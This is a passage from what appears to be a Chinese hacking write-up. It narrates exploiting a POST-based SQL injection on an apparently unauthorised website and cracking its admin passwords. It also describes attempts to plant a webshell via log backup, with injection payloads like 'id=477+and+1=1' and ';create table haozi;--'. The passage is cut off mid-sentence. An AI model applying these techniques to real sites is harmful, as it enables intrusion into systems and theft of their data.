确实存在注入，而且是DB_OWNER权限，并且可以列目录。我的印象中，POST型的注入点大多出现在输入框中，而这样的我还是第一次见。好在网站不是库分离的，而且目录也不是藏得太隐秘，在D盘直接以网站的域名建了一个文件夹来存放网站文件，如图3所示。




图 1




图 2




图 3




图 4

立刻用穿山甲自带的BACK_UP LOG功能去备份WEBSHELL，可是没有成功（虽然说穿山甲还可以执行SP_MAKEWEBTASK，但是我们的注入点并不是SA权限，所以根本就没有可能执行成功），细想之后才明白，任何GETWEBSHELL（也就是LOG备份或者增量备份WEBSHELL的工具）的实现原理都是以GET方式提交语句的，即使穿山甲检测到了POST型的注入点，但是在执行BACK_UP LOG时也一样会以GET方式提交语句，而不是post方式。所以，用现有的备份工具（包括NBSI的GETWEBSHELL与560bug的getwebshell）备份不成功是必然结果。




图 6

虽然知道问题所在，可一时还是找不到好的解决方法，只好去海阳顶端（www.icehack.com）发帖求助。在等待回复的过程中，我通过目录浏览找到了WEB后台，并且破解出了网站的几个管理密码，如图4、图5所示。

可是在登录的时候还是提示密码错误，如图6所示。

继续查看目录，发现网站中有FCKEDITOR和WEBEDITOR等在线编辑器。但我将目前所知的所有漏洞都测试后，发现没有一个是可以利用的，所以除了网站的mssql数据库漏洞外，其它的漏洞几乎没有可能成功。




图 7

二、LOG备份

看来进后台的希望也破灭了，好在这时NP在海阳顶端回复了我的帖子，大体内容就是：用抓包工具抓穿山甲检测时的数据包来得到它的提交方式，这样我们就可以模仿它的方式提交数据了。

按照NP的指点，抓到了穿山甲提交数据的数据包，内容如图7所示。

原来是用“+”（不含双引号，下同）替代了空格，然后试着在注入点处手工提交“id=477+and+1=1”，返回了一个出错页面，内容如图8所示。

接着又输入“id=477+and+1=2”，返回了另一个出错页面，如图9所示。

如果在1=1和1=2的情况下返回不同的页面，就说明程序一定存在注入漏洞。接着再输入“;create table haozi;--”，试着建一个名字为“haozi”的表，却直接跳转

